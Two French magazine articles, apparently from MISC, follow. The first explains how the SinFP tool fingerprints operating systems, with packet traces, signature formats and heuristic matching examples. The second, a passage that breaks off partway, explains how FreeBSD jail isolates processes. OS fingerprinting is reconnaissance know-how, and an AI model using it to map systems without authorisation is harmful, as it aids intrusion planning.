449818503:449818503(0) ack 2409127916 win 49232 <nop,nop,timestamp 2156784065
1145389380,mss 1460,nop,wscale 0,nop,nop,sackOK>
        0x0000:  4500 0040 d89c 4000 3c06 e4ab c0a8 001e  E..@..@.<.......
        0x0010:  c0a8 0001 0016 8b63 1acf af87 8f98 5fec  .......c......_.
        0x0020:  b012 c050 3f03 0000 0101 080a 808d e9c1  ...P?...........
        0x0030:  4445 4144 0204 05b4 0103 0300 0101 0402  DEAD............
P3(R): IP (tos 0x0, ttl  64, id 55453, offset 0, flags [DF], proto: TCP (6),
length: 48) 192.168.0.30.22 > 192.168.0.1.27583: R, cksum 0x7f92 (correct),
3680462761:3680462761(0) win 0
        0x0000:  4500 0028 d89d 4000 4006 e0c2 c0a8 001e  E..(..@.@.......
        0x0010:  c0a8 0001 0016 6bbf db5f 67a9 0000 0000  ......k.._g.....
        0x0020:  5004 0000 7f92 0000 5555 5555 5555       P.......UUUUUU
```

4. Analyse des réponses pour la création de la signature

Avant toute chose, le plus simple est de montrer à quoi correspond une signature, puis d'expliquer comment elle est construite. Signature pour un SunOS 5.9 :

```
P1: B11113 F0x12 W49312 O0204ffff M1460
P2: B11113 F0x12 W49232 O0101080affffffff4445414402040ffff0103030001010402 M1460
P3: B01120 F0x04 W0 O0 M0
```

Tableau de décomposition de cette signature :

Test	Champ binary	Champ drapeaux TCP	Champ taille de la fenêtre TCP	Champ options TCP	Champ TCP MSS
P1	B11113	F0x12	W49312	O0204ffff	M1460
P2	B11113	F0x12	W49232	O0101080 affffffff444 541440204 ffff0103030 001010402	M1460
P3	B01120	F0x04	W0	O0	M0

Le champ `binary` est obtenu en faisant les analyses suivantes :

Le premier chiffre (IP TTL : 1) : différence entre le TTL de réponse émis par un TCP SYN-ACK, et celui émis par un TCP RST. Il n'est donc valable que pour P3, la valeur positionnée pour P1 et P2 étant toujours 1. Si le TTL de la réponse à P3 est différent au TTL de réponse émis par P1 ou P2, on positionne le drapeau à 0. Sinon, à 1.

Le second chiffre (IP ID : 1) : comparaison entre l'IP ID émis par la requête, et l'IP ID reçu par la réponse. Quatre valeurs possibles :

- 0 (l'IP ID de réponse est 0) ;
- 1 (ils sont sans corrélation) ;
- 2 (ils sont égaux) ;
- 3 (la réponse a incrémenté de 1 l'IP ID de la requête).

L'IP ID pouvant être modifié par un dispositif de filtrage, nous verrons comment l'algorithme de recherche de signature traite le problème un peu plus bas.

Le troisième chiffre (IP DON'T FRAGMENT bit : 1) : la réponse possède le bit DF, alors 1, sinon 0.

Le quatrième chiffre (TCP SEQ : 1) : également une comparaison entre le numéro de séquence émis par la requête, et celui émis par la réponse. Cette comparaison a été introduite dans SinFP 2.00, en s'inspirant de la deuxième génération d'OSFP de nmap.

Le cinquième (TCP ACK : 3) : même chose que l'analyse précédente, pour le numéro d'acquittement. Également introduit dans SinFP 2.00.

> **Note :** Dans la version 1.00 de SinFP, B signifiait « binary ». Cela a moins de sens depuis la version 2.00 à cause de l'introduction de ces nouvelles comparaisons, qui font que le résultat peut être différent de 0 ou de 1.

Viennent ensuite les champs `drapeaux TCP` et `taille de la fenêtre TCP`, qui sont simplement repris tels quels depuis la réponse à analyser.

Enfin, nous analysons les options TCP contenues dans la réponse, qui formeront le champ `options TCP` et le champ `TCP MSS`. Pour ce faire, nous effectuons d'abord une recopie complète des octets formant les options TCP de la réponse. Comme certaines valeurs d'options peuvent varier (par exemple, les *timestamps*), l'algorithme suivant est utilisé : si la valeur est strictement supérieure à 0, elle est positionnée dans la signature à 0xffff. Sinon, à 0x0000.

Concernant le champ `TCP MSS` (*Maximum Segment Size*) qui peut également être présent dans les options TCP, un traitement particulier lui est appliqué : il est extrait, puis placé à 0xffff (si sa valeur est strictement supérieure à 0) dans le champ `option`, et forme finalement le champ `TCP MSS` avec comme valeur, la valeur extraite.

Pour bien poser les termes d'usage dans SinFP et comprendre la suite de l'article, chacun de ces champs sera appelé un « mot ».

5. La base de signatures

Un outil de prise d'empreinte n'est rien, s'il ne possède pas de base de connaissance. Ensuite, même avec une telle base, il lui faut un algorithme de recherche de correspondance. Dans SinFP, cette base est au format SQLite, et dispose à l'heure actuelle d'un peu plus de 100 signatures. Voir le schéma de base [7].

Lorsque la base est mise à jour, une annonce est faite sur la liste **sinfp-discuss** [8], et le fichier `db` est placé ici [9].

5.1. Une bonne signature

Afin d'éviter les erreurs d'identification, l'ajout d'une signature dans la base se fait avec contraintes, c'est-à-dire que seules les signatures dont on est sûr de la provenance (système, version) et de la qualité (aucun filtrage, aucune modification des trames de réponse) seront ajoutées à la base de connaissance.

5.2. Signatures heuristiques

Nous avons vu qu'une signature est une suite de trois fois cinq mots. Chacun est stocké dans la base, et est ensuite décliné en deux autres mots sous forme d'une expression rationnelle, pour former ce que je nomme le « mot d'heuristique 1 (H1) », et le « mot d'heuristique 2 (H2) ». A des fins de symétrie, le mot non rationalisé est nommé « mot d'heuristique 0 (H0) ». Ces mots heuristiques sont écrits manuellement. Par exemple, il arrive qu'un dispositif modifie la taille de l'option TCP MSS, impactant de fait la taille de la fenêtre. Il faut être en mesure d'accepter une légère déformation de la valeur relevée. Ainsi, les mots H1 et H2 deviennent dans notre exemple :

```
H0 : W65535, H1 : W6[45]..., H2 : W\d+
```

```
H0 : M1460, H1 : M1[34]..., H2 : M\d+
```

Le même travail est effectué pour tous les mots contenus dans la base. Voici un exemple de signature complète, pour un SunOS 5.9 :

```
IPv4: Unix: Sun: SunOS: 5.9
ID: 42
P1H0: B11113 F0x12 W49312 O0204ffff M1460
P2H0: B11113 F0x12 W49232 O0101080affffffff4445414402040fff0103030001010402 M1460
P3H0: B01120 F0x04 W0 O0 M0
P1H1: B..113 F0x12 W(?:4[89]...)|(?:50...) O0204ffff M1[34]..
P2H1: B..113 F0x12 W(?:4[89]...)|(?:50...) O(?:01)?(?:01)?(?:080affffffff44454144)?
0204ffff(?:01)?(?:030300)?(?:01)?(?:01)?(?:0402)? M1[34]..
P3H1: B..120 F0x04 W0 O0 M0
P1H2: B..... F0x12 W\d+ O0204ffff M\d+
P2H2: B..... F0x12 W\d+ O(?:01)?(?:01)?(?:080affffffff44454144)?0204ffff(?:01)?(?:
030300.)?(?:01)?(?:01)?(?:0402)? M\d+
P3H2: B..... F0x04 W0 O0 M0
```

Dans les conditions parfaites, une signature est trouvée sans heuristique (H0). Dans certaines conditions, il peut s'avérer nécessaire d'aller jusqu'au niveau 2 de l'heuristique. Dans notre exemple, il s'agit d'ignorer purement et simplement la taille de la fenêtre et la taille du MSS. Nous verrons lors du paragraphe suivant comment sont utilisées ces expressions rationnelles.

6. Algorithme de recherche de correspondance

6.1. Principe

On peut comparer l'algorithme utilisé à celui d'un moteur de recherche Web classique. Le but est de trouver l'intersection de plusieurs domaines.

Pour chaque mot de PI (M1, M2,... M5), nous cherchons la liste des ID de signatures possédant cette caractéristique. L'algorithme recherche ensuite les ID de signatures qui se trouvent dans toutes les listes (l'intersection des domaines M1(P1), M2(P1),... M5(P1)) obtenues pour chaque mot. Cette intersection nous donne le domaine I(P1).

Nous recommençons pour P2, et P3, afin d'obtenir I(P2) et I(P3).

La correspondance finale est l'intersection des domaines I(P1), I(P2) et I(P3), c'est-à-dire les ID de signatures qui se trouvent dans ces trois domaines.

S'il n'y a pas de correspondance, on tente une correspondance entre les domaines I(P1) et I(P2) uniquement.

S'il n'y a toujours pas de résultat, les masques de déformation interviennent. La recherche est stoppée dès qu'une (ou plusieurs) correspondance(s) est trouvée pour un masque donné, en faisant le tour de toutes les signatures.

En termes mathématiques (non rigoureux), on peut écrire cet algorithme sous forme d'équations :

```
I(P1) = M1(P1)  M2(P1)  ...  M5(P1)
I(P2) = M1(P2)  M2(P2)  ...  M5(P2)
I(P3) = M1(P3)  M2(P3)  ...  M5(P3)
I = I(P1)  I(P2)  I(P3)
```

Si I est nul :

```
I = I(P1)  I(P2)
```

Certaines optimisations ont été faites afin de rendre cette recherche la plus rapide possible. Expliquer la complexité de cet algorithme serait sortir du cadre de cet article, et pourrait faire l'objet d'un mémoire de maîtrise de mathématique ;) [10].

6.2. Les masques de déformation

Par défaut, une correspondance est recherchée dans les conditions parfaites, en heuristique 0 (i. e. sans heuristique). Ensuite, si aucune correspondance n'est trouvée, une suite de masques de déformation est utilisée, du moins déformant au plus déformant. La liste est composée d'une quinzaine de masques. Ensuite, si l'on spécifie le paramètre `-H` à SinFP, des algorithmes avancés (mais moins sûrs, dans la plupart des cas) peuvent être débridés, afin de pousser encore la déformation.

Quelques masques de déformation : BH1FH0WH0OH0MH0, BH0FH0WH1OH0MH1, BH1FH0WH1OH0MH1, etc.

Cas particuliers de nommage :

- BH0FH0WH0OH0MH0, nommé HEURISTIC0 (le plus fiable au niveau du résultat) ;
- BH1FH1WH1OH1MH1, nommé HEURISTIC1 ;
- BH2FH2WH2OH2MH2, nommé HEURISTIC2 (le moins fiable).

Les masques les plus efficaces sont placés en premier dans la liste, et ont été choisis de manière empirique. S'il y a une optimisation à faire sur cet algorithme de recherche, elle se situe dans le choix de ces masques.

Il est également possible pour l'utilisateur de spécifier ses propres masques de déformation via le paramètre `-A`.

Prenons un exemple concret de correspondance heuristique (en mode heuristique avancé débridé) :

```
$ sinfp.pl -H -f 5.6-HEURISTIC.pcap
P1: B11113 F0x12 W536 O0204ffff M536
P2: B11113 F0x12 W1460 O0101080affffffff4445414401030300204ffff M1460
P3: B01120 F0x04 W0 O0 M0
IPv4: BH0FH0WH2OH0MH2/P1P2P3: Unix: Sun: SunOS: 5.6
```

La correspondance trouvée l'a été par l'utilisation du masque BH0FH0WH2OH0MH2, qui signifie que par rapport à la signature stockée dans la base (récupérée dans les conditions parfaites de réseau), nous avons dû ignorer la taille de la fenêtre (WH2), ainsi que la taille du MSS (MH2). Mais les autres mots de la signature n'ont pas eu besoin d'être déformés pour trouver une correspondance.

La chaîne P1P2P3 de la fin nous indique que les trois réponses ont trouvé une correspondance dans la base, avec le même masque de déformation BH0FH0WH2OH0MH2.

Une seule réponse est retournée, il s'agit d'un SunOS 5.6. Pour les curieux, la cible était **www.openbsd.org**, sur le port 80/TCP.

6.3. Gestion des cas particuliers

Dans le cas où la cible ne répond pas au test P3 (le TCP SYN-ACK), bloqué par exemple par un filtrage à inspection de l'état, ou pire, la réponse à P3 vient d'une autre machine que la cible, l'algorithme de recherche de correspondance s'occupe d'ignorer le résultat de P3. Exemple :

```
$ sinfp.pl -i www.sun.com -p 80
P1: B11113 F0x12 W33232 O0204ffff M1460
P2: B11113 F0x12 W32844 O0101080affffffff4445414402040fff0103030001010402 M1440
P3: B00000 F0 W0 O0 M0
IPv4: unknown

# On relance l'analyse en mode hors ligne, en débridant les masques avancés

$ sinfp.pl -H -f sinfp4-127.0.0.1.anon.pcap
P1: B11113 F0x12 W33232 O0204ffff M1460
P2: B11113 F0x12 W32844 O0101080affffffff4445414402040fff0103030001010402 M1440
P3: B00000 F0 W0 O0 M0
IPv4: BH0FH0WH2OH0MH2/P1P2: Unix: Sun: SunOS: 5.9
IPv4: BH0FH0WH2OH0MH2/P1P2: Unix: Sun: SunOS: 5.10
```

Nous avons donc une correspondance dans la base pour une signature incomplète (la chaîne P1P2 nous indique que seuls P1 et P2 ont trouvé une correspondance dans la base), avec un masque de déformation avancé BH0FH0WH2OH0MH2.

7. Prise d'empreinte passive

Exemple, ici **support.microsoft.com** :

```
$ sinfp.pl -P -H
207.46.248.248:80 > 192.168.1.101:56251 [SYN|ACK]
P2: B11011 F0x12 W16384 O0204ffff0103030001010800a0000000000000000001010402 M1440
IPv4: BH0FH0WH1OH0MH1/P2: Windows: Microsoft: Windows: 2000
IPv4: BH0FH0WH1OH0MH1/P2: Windows: Microsoft: Windows: 2003 (SP1)
```

7.1. L'approche

SinFP est également capable de prise d'empreinte passive, que ce soit en temps réel par l'écoute sur le réseau, ou bien en prenant un fichier au format pcap. La grande nouveauté vient du fait qu'il n'y a pas de base de signatures passives. En effet, SinFP utilise les signatures prises activement pour comparer les signatures relevées sur le réseau.

Tous les segments TCP SYN et SYN-ACK sont analysés par l'outil.

7.2. Faire rentrer un rond dans un carré

En appliquant de légers changements aux trames réseau capturées, il est possible d'utiliser telles quelles les signatures prises de manière active.

Certains crochets ont été implémentés dans le code dans le cas où nous sommes en mode passif. De manière simplifiée, certaines analyses du segment TCP de réponse ne sont plus possibles (comparaison entre TCP SEQ de la requête avec celui de la réponse, par exemple), et doivent être désactivées.

De plus, afin de pouvoir utiliser les TCP SYN-ACK capturés sur le réseau, mais aussi les TCP SYN, il convient de modifier le segment TCP capturé pour lui ajouter un drapeau ACK.

Ces modifications ont pour but de « convertir » les trames analysées depuis le réseau comme si elles avaient été prises de manière active.

Une fois convertie, nous considérons que la trame capturée correspond à une réponse à P2. L'algorithme de recherche fait ensuite son travail, mais seulement pour le domaine P2. Il n'y a pas de recherche d'intersection entre les domaines P1 et P3, étant donné qu'ils n'existent pas. Le choix s'est porté sur P2, étant donné que ce datagramme IP est généré par l'appel système `connect()`, et que la réponse à une requête de connexion dépend grandement de comment la requête a été générée. S'il n'y a pas d'option TCP dans la requête, la cible répond avec le minimum d'options obligatoires par la RFC [11].

La formule de recherche de correspondance devient :

```
I = M1(P2)  M2(P2)  ...  M5(P2)
```

7.3. Avantages et inconvénients de cette approche

L'avantage est énorme, plus besoin d'être en mesure de trouver sur un réseau une machine exotique, et de la forcer à émettre un SYN et un SYN-ACK pour relever son empreinte. Il suffit de se concentrer sur la prise d'empreinte active.

L'inconvénient est aussi de taille (même si moindre ;)). En effet, comme évoqué dans le paragraphe précédent, la réponse à une tentative de connexion dépend de la façon de formuler la requête. En mode passif, nous ne contrôlons plus la requête. En résumé, si SinFP écoute le réseau, et analyse un TCP SYN-ACK pour une connexion établie depuis un Linux, les résultats seront bons. Mais si la connexion est établie depuis un vieux Windows, nous obtiendrons des résultats différents.

8. Prise d'empreinte sur IPv6

8.1. L'approche

L'approche concernant la prise d'empreinte d'une pile IPv6 est la même que pour la version IPv4. TCP ne change pas entre ces deux versions d'IP, il ne reste plus que l'en-tête IP. En comparant un en-tête IPv6 de base avec un en-tête IPv4, on trouve que chaque champ IPv4 a une correspondance en IPv6. Exemple : le champ `hop limit`, qui correspond au TTL de IPv4.

Le travail de portage de IPv4 vers IPv6 est donc très simple, et aucun changement n'est à effectuer au niveau de l'algorithme de recherche, ni du format des signatures. Voici un exemple de signature IPv6 :

```
$ sinfp.pl -6 -f pcap-sinfp6/trusted/OpenBSD/3.8.pcap
P1: B10013 F0x12 W16384 O0204ffff M1440
P2: B10013 F0x12 W16384 O0204ffff0101040201030300010108 0affffffff44454144 M1440
P3: B10020 F0x04 W0 O0 M0
IPv6: HEURISTIC0/P1P2P3: BSD: OSS: OpenBSD: 3.8
```

Traces requêtes/réponses pour OpenBSD 3.8 :

```
P1: IP6 (hlim 255, next-header: TCP (6), length: 20) fe80::201:4aff:
fe17:db69.21411 > fe80::20c:29ff:febd:db.22: S, cksum 0xbbe4 (correct),
1562427720:1562427720(0) win 5840
        0x0000:  6000 0000 0014 06ff fe80 0000 0000 0000  `...............
        0x0010:  0201 4aff fe17 db69 fe80 0000 0000 0000  ..J....i........
        0x0020:  020c 29ff febd 00db 53a3 0016 5d20 c148  ..).....S...]..H
        0x0030:  d8a6 4b3d 5002 16d0 bbe4 0000            ..K=P.......
P2: IP6 (hlim 255, next-header: TCP (6), length: 40) fe80::201:4aff:
fe17:db69.21412 > fe80::20c:29ff:febd:db.22: S, cksum 0xd87a (correct),
1562427721:1562427721(0) win 5840 <mss 1460,timestamp 1145389380 0,wscale
1,sackOK,eol>
        0x0000:  6000 0000 0028 06ff fe80 0000 0000 0000  `....(..........
        0x0010:  0201 4aff fe17 db69 fe80 0000 0000 0000  ..J....i........
        0x0020:  020c 29ff febd 00db 53a4 0016 5d20 c149  ..).....S...]..I
        0x0030:  d8a6 4b3e a002 16d0 d87a 0000 0204 05b4  ..K>.....z......
        0x0040:  080a 4445 4144 0000 0000 0303 0104 0200  ..DEAD..........
P3: IP6 (hlim 255, next-header: TCP (6), length: 20) fe80::201:4aff:
fe17:db69.21413 > fe80::20c:29ff:febd:db.22: S, cksum 0xbbce (correct),
1562427722:1562427722(0) ack 3500559167 win 5840
        0x0000:  6000 0000 0014 06ff fe80 0000 0000 0000  `...............
        0x0010:  0201 4aff fe17 db69 fe80 0000 0000 0000  ..J....i........
        0x0020:  020c 29ff febd 00db 53a5 0016 5d20 c14a  ..).....S...]..J
        0x0030:  d8a6 4b3f 5012 16d0 bbce 0000            ..K?P.......
P1(R): IP6 (hlim 64, next-header: TCP (6), length: 24) fe80::20c:29ff:
febd:db.22 > fe80::201:4aff:fe17:db69.21411: S, cksum 0x0dfa (correct),
1139426555:1139426555(0) ack 1562427721 win 16384 <mss 1440>
        0x0000:  6000 0000 0018 0640 fe80 0000 0000 0000  `......@........
        0x0010:  020c 29ff febd 00db fe80 0000 0000 0000  ..).............
        0x0020:  0201 4aff fe17 db69 0016 53a3 43ea 44fb  ..J....i..S.C.D.
        0x0030:  5d20 c149 6012 4000 0dfa 0000 0204 05a0  ]..I`.@.........
[..]
P2(R): IP6 (hlim 64, next-header: TCP (6), length: 44) fe80::20c:29ff:febd:db.22 >
fe80::201:4aff:fe17:db69.21412: S, cksum 0xf89f (correct), 531245615:531245615(0)
ack 1562427722 win 16384 <mss 1440,nop,nop,sackOK,nop,wscale 0,nop,nop,timestamp
2504578924 1145389380>
        0x0000:  6000 0000 002c 0640 fe80 0000 0000 0000  `....,.@........
        0x0010:  020c 29ff febd 00db fe80 0000 0000 0000  ..).............
        0x0020:  0201 4aff fe17 db69 0016 53a4 1faa 2a2f  ..J....i..S...*/
        0x0030:  5d20 c14a b012 4000 f89f 0000 0204 05a0  ]..J..@.........
        0x0040:  0101 0402 0103 0300 0101 080a 9548 d76c  .............H.l
        0x0050:  4445 4144                                DEAD
[..]
P3(R): IP6 (hlim 64, next-header: TCP (6), length: 20) fe80::20c:29ff:
febd:db.22 > fe80::201:4aff:fe17:db69.21413: R, cksum 0xf117 (correct),
3500559167:3500559167(0) win 0
        0x0000:  6000 0000 0014 0640 fe80 0000 0000 0000  `......@........
        0x0010:  020c 29ff febd 00db fe80 0000 0000 0000  ..).............
        0x0020:  0201 4aff fe17 db69 0016 53a5 d0a6 4b3f  ..J....i..S...K?
        0x0030:  0000 0000 5004 0000 f117 0000            ....P.......
```

Note : La prise d'empreinte sur IPv6 fonctionne aussi bien en mode actif qu'en mode passif.

8.2. Utilisation des signatures IPv4

Autre fonctionnalité, la possibilité d'utiliser une signature IPv4, en mode IPv6. Si aucune correspondance n'est trouvée (la signature IPv6 manque, par exemple), une tentative peut être faite en recherchant dans les signatures IPv4. Il suffit d'utiliser le paramètre -4 de `sinfp.pl`.

Même si cette approche semble douteuse, on s'aperçoit dans les faits qu'il n'y a pas grande différence entre une pile IPv4 et une pile IPv6 d'un même système. Étant donné que SinFP se base principalement sur TCP, on obtient de très bons résultats.

9. Le futur (ou pas)

La dernière fonctionnalité à implémenter est un tout nouveau mode : l'actif/passif. Il s'agit d'établir une connexion TCP complète via l'appel système `connect()`, et de capturer la réponse TCP SYN-ACK. L'analyse utilise le mode passif pour l'identification du système.

Les avantages sont clairs, un IDS verra une connexion TCP normale. Maintenant, cela n'apporte pas grand-chose par rapport au mode passif implémenté actuellement, c'est juste pour ne pas avoir à utiliser un outil supplémentaire pour faire de l'OSFP actif/passif.

Un comparatif pourrait être réalisé entre SinFP et nmap (pour le mode de prise d'empreinte active), et SinFP et p0f [12] (pour le mode prise d'empreinte passive). J'invite le lecteur à s'inscrire sur la liste **sinfp-discuss** [8], où sera posté ce comparatif, s'il y a suffisamment de demandes.

Conclusion

Cet article n'avait pas pour but de faire le tour complet des fonctionnalités et des astuces présentes dans SinFP, mais plutôt un survol. Approfondir la totalité serait bien trop long, et reviendrait à écrire un commentaire de code ;)

Comme tout outil de prise d'empreinte, SinFP requiert une base de signatures suffisamment riche. Comme Fyodor [13] (auteur de nmap) pour sa deuxième génération d'OSFP, je considère qu'une base devient vraiment efficace autour de 200 signatures (pour couvrir quelque chose comme 80% des systèmes). Il manque encore environ 100 signatures pour atteindre ce but, et c'est là que j'ai besoin de votre aide, cher lecteur. Si vous trouvez de nouveaux systèmes, n'hésitez pas, expédiez le fichier `pcap` généré par SinFP à **sinfp@gomor.org** (ou sur la liste **sinfp-discuss** [8]).

Références

[1] SinFP : **http://www.gomor.org/sinfp**

[2] `Net::Packet` : **http://search.cpan.org/~gomor/**

[3] OSFPI, MISC7 : **http://www.gomor.org/article/misc7**

[4] nmap : **http://insecure.org/nmap/**

[5] SSTIC 2003, Olivier Courtay, Olivier Heen, Franck Veysset : **http://actes.sstic.org/SSTIC03/Cron_OS/**

[6] nmap OS *detection, 2nd generation* : **http://insecure.org/nmap/osdetect/**

[7] SinFP, schéma de BDD : **http://www.gomor.org/img/net-sinfp-db-schema.jpg**

[8] sinfp-discuss : **https://lists.sourceforge.net/lists/listinfo/sinfp-discuss**

[9] sinfp-latest.db : **http://www.gomor.org/files/sinfp-latest.db**

[10] Calculs d'intersection : **http://www.lri.fr/~jeremy/Recherche/Intersection/?LANGUAGE=fr**

[11] *Transmission Control Protocol*, RFC793 : **http://www.rfc-editor.org/rfc/rfc793.txt**

[12] p0f : **http://lcamtuf.coredump.cx/p0f.shtml**

[13] Nmap 4.20ALPHA8 : OS DB *still growing* ! : **http://seclists.org/nmap-dev/2006/q3/0443.html**

Fiche pratique : jail

jail est une des fonctionnalités sécurité les plus intéressantes du système d'exploitation FreeBSD. Il serait donc dommage pour les lecteurs de MISC de passer à côté de cette fonctionnalité par manque de temps ou du fait de la relative complexité de pages de manuel UNIX [1].

Le but de cette fiche pratique est de vous présenter de manière claire et succincte la fonctionnalité jail et les étapes nécessaires pour la mettre en œuvre rapidement.

Au-delà de la mise en œuvre, cette fiche pratique prendra aussi en compte les aspects liés à l'administration et à la maintenance ainsi que les limitations de l'implémentation actuelle telle qu'elle est livrée avec FreeBSD 6.1-STABLE, la dernière version de FreeBSD à l'heure où j'écris ces lignes. Mais vous pourrez très probablement adapter avec un peu de travail cette fiche pratique à une version précédente [2].

Introduction

La famille des systèmes d'exploitation UNIX a été conçue pour partager des ressources entre utilisateurs. Les mécanismes de sécurité UNIX traditionnels, tels que les permissions, ont démontré depuis longtemps leur insuffisance pour assurer un niveau de sécurité correct, en particulier lorsqu'on s'appelle root.

root, l'omnipotent, a toujours posé un sérieux problème d'un point de vue sécurité. Les applications exposées s'exécutant avec des privilèges du super-utilisateur sont nombreuses et l'exploitation d'une faille dans ces applications permettrait à un attaquant de prendre le contrôle total du système. Même dans le cas où une application ne s'exécuterait pas avec des privilèges aussi élevés, l'attaquant peut tout de même exploiter une faille, puis effectuer une élévation de privilèges en s'appuyant sur une vulnérabilité locale. Et la tendance actuelle à la mutualisation à bâtons rompus augmente sensiblement les risques. Alors que peut-on faire pour limiter les dommages en cas d'attaque ?

Une réponse fut apportée par 4.2BSD avec l'implémentation de la notion de « prison logicielle », chroot. Le but de chroot est d'emprisonner une application pour limiter sa visibilité du système de fichiers à une sous-arborescence bien identifiée. Ainsi, un attaquant qui exploiterait une faille dans une application emprisonnée serait lui-même emprisonné. Il ne pourrait donc pas sortir de la sous-arborescence à laquelle on avait préalablement confiné l'application vulnérable et tout dommage serait limité à cette sous-arborescence.

Malheureusement chroot est complexe à mettre en œuvre. Seul un nombre limité d'applications, telles que BIND, sait l'appeler de manière « native » pour s'auto-emprisonner. Pour les autres, c'est au cas par cas. Une très bonne connaissance de l'application à emprisonner est souvent nécessaire pour mettre à sa disposition les périphériques, les bibliothèques dynamiques et autres ressources vitales pour son fonctionnement. L'administrateur dispose, selon le système d'exploitation utilisé, d'outils relativement complexes à manipuler (lsof, truss, ldd, ktrace, kdump ...) pour l'assister. Et même ainsi, certaines applications tel qu'Apache restent notoirement difficiles à emprisonner.

Les problèmes ne s'arrêtent pas là. chroot n'assure aucun cloisonnement entre processus autre que le cloisonnement au niveau du système de fichiers. De plus, il ne restreint absolument pas l'accès à la couche réseau. Les barreaux de la prison créée par chroot ne sont pas si résistants. Un attaquant modérément compétent peut les scier en utilisant par exemple les descripteurs de fichiers ouverts par l'application avant l'appel de chroot. Et enfin, le très peu de flexibilité offert par chroot rend toute opération de maintenance ou de mise à jour difficile.

jail : au-delà de chroot

Pour répondre, entre autres, aux faiblesses de chroot, les développeurs FreeBSD ont créé jail [3]. Fourni par défaut avec le système d'exploitation, et ce, depuis FreeBSD 4, jail vise à créer un environnement aussi hermétique que possible pour y emprisonner une ou plusieurs applications (ayant des besoins similaires de sécurité, bien entendu) tout en simplifiant la mise en œuvre, l'administration et la maintenance.

jail a trois propriétés principales :

- Interaction restreinte entre processus ;
- Accès restreint aux ressources réseau ;
- Accès restreint aux périphériques.

Constitué d'un appel système, jail(2) [4], et d'une commande utilisateur, jail(8) [5], ainsi qu'une bonne douzaine de vérifications implémentées dans différents sous-systèmes du noyau FreeBSD pour garder les applications en prison, jail propose deux modes de fonctionnement :

- Un mode similaire à chroot, visant à emprisonner une seule application. Ce mode est peu souple.
- Un mode exécutant une copie complète ou partielle du système FreeBSD hôte. Cette copie peut être vue, d'une façon très grossière, comme un système virtuel.

Bien que plus coûteux en espace disque, ce second mode est nettement plus souple et plus facile à mettre en œuvre. La sécurité allant souvent de pair avec la simplicité, cette fiche pratique se concentre sur ce second mode de fonctionnement.

Nous allons maintenant voir ensemble les trois propriétés principales de jail de manière détaillée.

Dis, c'est quoi ton JID ?

Un processus UNIX est traditionnellement identifié par un **PID** auquel sont ajoutés des paramètres tels que l'**EUID** (*Effective User IDentifier*) et l'**EGID** (*Effective Group IDentifier*). jail rajoute à ces paramètres la notion de **JID** (**Jail IDentifier**) pour restreindre les interactions inter-processus. Le système hôte affecte un JID


Saâd Kadhi
saad@docisland.org

unique par prison `jail`. Lorsqu'un processus est lancé dans une prison donnée, il se voit automatiquement associer le JID de cette prison. Un processus ne peut interagir avec un autre processus que s'ils possèdent le même JID. S'ils ont des JID différents, il n'y a pas d'interaction possible. Ce qui exclut donc toute possibilité pour un processus emprisonné d'envoyer des signaux ou d'utiliser `ptrace(2)` en dehors de la prison dans laquelle il se trouve.

La seule exception à cette règle concerne le système hôte qui se réserve un JID de valeur nulle. Un processus du système hôte peut interagir avec n'importe quel autre processus et ce quel que soit le JID de ce dernier.

La notion de « JID » est le cœur de la fonctionnalité `jail` comme l'illustre la figure 1. **C'est une manière élégante pour répondre aux besoins de cloisonnement entre applications et de contrôle d'accès à différents types de ressources avec un impact très faible sur les performances.** En effet, le noyau FreeBSD se contente simplement de vérifier le JID d'un processus pour savoir s'il doit autoriser l'interaction avec tel autre processus ou l'accès à une ressource donnée.

Figure 1 *La notion de JID*



Attention, barrage !

En plus d'un JID, une prison `jail` se voit attribuer un nom d'hôte et une adresse IP. Les processus d'une prison ne peuvent alors utiliser que cette adresse. De cette manière, le système hôte peut implémenter une politique de filtrage distincte pour chaque prison hébergée à l'aide d'un des pare-feu utilisables sous FreeBSD (**IPFilter**, **Packet Filter**, ou **IPFW**). De plus, un processus emprisonné ne peut pas usurper d'adresse MAC.

Enfin, l'accès à `bpf` (**BSD Packet Filter**) n'est possible que si on le met à disposition de la prison (et donc des processus exécutés dans le contexte de cette prison), via `devfs` (**Device File System**). Si l'accès à `bpf` est autorisé, un processus emprisonné peut capturer les paquets réseau provenant ou à destination de toutes les prisons et du système hôte. Dans le cas contraire, la capture de paquets n'est pas possible.

Accès aux périphériques

La restriction d'accès aux périphériques est une autre propriété intéressante de `jail`. De manière générale, toutes les interfaces vers le noyau qui utilisent un périphérique sont protégées par `devfs`.

Une application emprisonnée ne peut pas utiliser l'appel système `mknod` pour créer des fichiers spéciaux (en mode *bloc* ou en mode *caractère*) pour accéder aux périphériques.

Cependant, la plupart des applications ont besoin d'un minimum d'accès aux périphériques pour fonctionner correctement. Il faut donc créer les fichiers d'accès spéciaux à ces périphériques préalablement au démarrage de la prison. Ceci se fait de manière très simple à l'aide de `devfs`. Et, bien entendu, il ne faut créer que le strict minimum pour éviter que des processus ne s'échappent de leur prison par des moyens détournés.

Autres propriétés

Avant de passer à la mise en œuvre, il est important de noter que `jail` permet par défaut de réduire de manière significative les privilèges de `root` à l'intérieur d'une prison :

- Il ne peut pas modifier la configuration réseau (table de routage, adresse IP, nom d'hôte, ou règles de pare-feu par exemple).
- Il ne peut pas créer de fichiers spéciaux d'accès aux périphériques.
- Il ne peut pas modifier les drapeaux des fichiers.
- Il ne peut pas redémarrer la prison dans laquelle il se trouve.

Cependant, certaines de ces restrictions peuvent être levées par configuration en passant par le sous-système `sysctl` qui permet de modifier les variables MIB du noyau dédiées à `jail` [6].

Enfin, on peut spécifier un niveau de sécurité *securelevel* [7] spécifique à chaque prison tant que ce niveau est supérieur à celui du système hôte.

Mise en œuvre

Passons maintenant aux choses sérieuses avec la mise en œuvre d'une prison `jail`. Pour cela, nous devons respecter 4 étapes :

- préparation du système hôte ;
- construction de la prison ;
- configuration ;
- démarrage et arrêt de la prison.

